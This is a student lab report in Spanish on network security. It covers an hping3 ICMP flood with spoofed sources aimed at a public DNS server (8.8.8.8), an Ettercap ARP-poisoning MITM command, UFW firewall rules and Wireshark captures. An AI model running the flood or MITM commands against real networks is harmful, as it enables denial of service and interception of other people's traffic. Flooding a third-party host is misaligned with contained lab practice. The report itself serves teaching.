
```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo hping3 --icmp --flood --rand-source 8.8.8.8  
[sudo] password for kali:  
HPING 8.8.8.8 (eth0 8.8.8.8): icmp mode set, 28 headers + 0 data bytes  
hping in flood mode, no replies will be shown  
^C  
— 8.8.8.8 hping statistic —  
1304244 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
(kali@kali)-[~]  
$ sudo hping3 --icmp --flood --rand-source 8.8.8.8  
HPING 8.8.8.8 (eth0 8.8.8.8): icmp mode set, 28 headers + 0 data bytes  
hping in flood mode, no replies will be shown  
^C  
— 8.8.8.8 hping statistic —  
1148546 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
(kali@kali)-[~]  
$
```

4.4: Ataque MITM con Ettercap

Integrantes: Martina Nahman y Emiliano Germani

Se ejecutó un ataque MITM (Man-in-the-Middle) con Ettercap para interceptar el tráfico entre dos víctimas. Al envenenar las tablas ARP de ambos dispositivos, se logró que todo el tráfico pase por el atacante.

ettercap -T --mitm arp /IP_A// /IP_B//



Actividad 5: Firewall UFW y Gufw

Se instaló y configuró **ufw** y **gufw** para restringir el tráfico entrante:

- Se bloqueó todo el tráfico entrante excepto los puertos: 80 (HTTP), 443 (HTTPS) y 22 (SSH).
- Se verificó que al habilitar las reglas no era posible ingresar a la web local ni hacer ssh, hasta agregar las excepciones.
- Se bloqueó el acceso a una IP específica (ej: frm.utn.edu.ar) y se comprobó que el navegador ya no accedía a ese sitio.

Integrantes: Martina Nahman y Emiliano Germani

Capturando desde wp350

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

tcp.port == 80 || tcp.port == 443 || tcp.port == 22

No.	Time	Source	Destination	Protocol	Length	Info
369	6.168194368	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
370	6.168319738	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
371	6.187735679	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
372	6.187853764	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
373	6.208099771	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
374	6.208819419	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
375	6.228068030	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
376	6.228243546	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
377	6.248999284	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
378	6.249173827	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
379	6.270422916	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
380	6.270694846	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
381	6.280595129	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
382	6.286112212	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
383	6.306594920	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
384	6.306879434	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
385	6.320504865	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
387	6.326632217	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
389	6.350671441	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
390	6.350775750	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
391	6.372423065	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
392	6.372533194	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
393	6.387419905	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
394	6.387515458	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
395	6.397158146	10.65.3.163	10.65.3.210	TCP	66	50906 -> 22 [ACK] Seq=6553 Ack=6553 Win=432 Len=0 TSval=3120462408 TSecr=2883051871
396	6.405295971	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
397	6.405421146	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
398	6.426484854	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
399	6.426591935	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
400	6.450187912	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
406	6.456288856	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
407	6.490189393	10.65.3.163	10.65.3.210	SSH	102	Client: Encrypted packet (len=36)
408	6.490460546	10.65.3.210	10.65.3.163	SSH	102	Server: Encrypted packet (len=36)
409	6.497532782	10.65.3.163	10.65.3.210	TCP	66	50906 -> 22 [ACK] Seq=6697 Ack=6697 Win=432 Len=0 TSval=3120462593 TSecr=2883051955

Frame 5: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface wp350, id 0
Ethernet II, Src: CloudNetwork_b7:46:33 (30:83:c8:b7:46:33), Dst: LiteonTechno_64:84:fd (3c:a0:07:64:84:fd)
Internet Protocol Version 4, Src: 10.65.3.163, Dst: 10.65.3.210
Transmission Control Protocol, Src Port: 50906, Dst Port: 22, Seq: 1, Ack: 1, Len: 36
SSH Protocol

wp350: <live capture in progress> Paquetes: 409 - Mostrado: 393 (96.1%) Perfil: Default

Capturando desde wp350

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

tcp.port == 80 || tcp.port == 443 || tcp.port == 22

No.	Time	Source	Destination	Protocol	Length	Info
4	0.623604535	10.65.3.163	10.65.3.210	TCP	74	50346 -> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3119914423 TSecr=0 WS=120
5	0.623724293	10.65.3.210	10.65.3.163	TCP	74	80 -> 50346 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2882503889 TSecr=3119914423 WS=128
9	0.630959068	10.65.3.163	10.65.3.210	TCP	66	50346 -> 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3119914533 TSecr=2882503889
7	0.631087471	10.65.3.163	10.65.3.210	HTTP	739	GET / HTTP/1.1
8	0.631149883	10.65.3.210	10.65.3.163	TCP	66	80 -> 50346 [ACK] Seq=1 Ack=674 Win=64512 Len=0 TSval=2882503996 TSecr=3119914533
9	0.640631088	10.65.3.210	10.65.3.163	TCP	1514	80 -> 50346 [ACK] Seq=1 Ack=674 Win=64512 Len=1448 TSval=2882503996 TSecr=3119914533 [TCP segment of a reassembled PDU]
10	0.640662446	10.65.3.210	10.65.3.163	HTTP	112	HTTP/1.1 200 OK (text/html)
11	0.644071342	10.65.3.163	10.65.3.210	TCP	66	50346 -> 80 [ACK] Seq=674 Ack=1495 Win=62848 Len=0 TSval=3119914546 TSecr=2882503996
12	0.690609560	10.65.3.163	10.65.3.210	HTTP	700	GET /style.css HTTP/1.1
13	0.704463913	10.65.3.210	10.65.3.163	HTTP	3095	HTTP/1.1 200 OK (text/css)
14	0.714023400	10.65.3.210	10.65.3.163	TCP	1005	TCP RST (Transmission) 80 -> 50346 [RST] Seq=1995 Ack=2524 Win=61824 Len=0 TSval=3119914613 TSecr=2882503970
15	0.923535340	10.65.3.163	10.65.3.210	TCP	66	50346 -> 80 [ACK] Seq=1995 Ack=2524 Win=61824 Len=0 TSval=3119914613 TSecr=2882503970
16	0.981815020	10.65.3.163	10.65.3.210	TCP	78	TCP Dup ACK 1991 50346 -> 80 [ACK] Seq=1995 Ack=2524 Win=61824 Len=0 TSval=3119914635 TSecr=2882504179 SLE=1495 SRE=2524
17	1.461971966	10.65.3.163	10.65.3.210	HTTP	753	GET /favicon.ico HTTP/1.1
19	1.461972413	10.65.3.163	10.65.3.210	TCP	66	50346 -> 80 [FIN, ACK] Seq=1995 Ack=2524 Win=61824 Len=0 TSval=3119915185 TSecr=2882504179
19	1.462150856	10.65.3.210	10.65.3.163	TCP	66	80 -> 50346 [ACK] Seq=2524 Ack=1996 Win=63360 Len=0 TSval=2882504727 TSecr=3119915184
20	1.462521099	10.65.3.210	10.65.3.163	HTTP	555	HTTP/1.1 404 Not Found (text/html)
21	1.462660829	10.65.3.210	10.65.3.163	TCP	66	80 -> 50346 [FIN, ACK] Seq=2013 Ack=1996 Win=63360 Len=0 TSval=2882504728 TSecr=3119915184
22	1.480431052	10.65.3.163	10.65.3.210	TCP	66	TCP Retransmission 50346 -> 80 [FIN, ACK] Seq=1995 Ack=2524 Win=61824 Len=0 TSval=3119915309 TSecr=2882504179
22	1.480520965	10.65.3.210	10.65.3.163	TCP	78	TCP Dup ACK 1991 80 -> 50346 [ACK] Seq=3014 Ack=1996 Win=63360 Len=0 TSval=2882504746 TSecr=3119915309 SLE=1995 SRE=1996
24	1.583292071	10.65.3.163	10.65.3.210	TCP	54	50346 -> 80 [RST] Seq=1996 Win=0 Len=0
25	1.583293825	10.65.3.163	10.65.3.210	TCP	54	50346 -> 80 [RST] Seq=1996 Win=0 Len=0
26	1.583293147	10.65.3.163	10.65.3.210	TCP	54	50346 -> 80 [RST] Seq=1996 Win=0 Len=0

Frame 4: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface wp350, id 0
Ethernet II, Src: CloudNetwork_b7:46:33 (30:83:c8:b7:46:33), Dst: LiteonTechno_64:84:fd (3c:a0:07:64:84:fd)
Internet Protocol Version 4, Src: 10.65.3.163, Dst: 10.65.3.210
Transmission Control Protocol, Src Port: 50346, Dst Port: 80, Seq: 0, Len: 0

wp350: <live capture in progress> Paquetes: 32 - Mostrado: 23 (71.9%) Perfil: Default

Conclusión

Este trabajo permitió poner en práctica técnicas reales de auditoría y análisis de seguridad en redes, diferenciando tráfico cifrado y no cifrado, entendiendo cómo funciona HTTPS y los certificados SSL, y simulando ataques como spoofing, DoS y MITM. A su vez, se utilizaron herramientas clave como **Ettercap**, **hping3**, **nping**, **Wireshark** y **Gufw**, fundamentales en el área de la ciberseguridad. Todas las actividades se realizaron con fines educativos, reforzando el compromiso ético en el uso responsable del conocimiento técnico.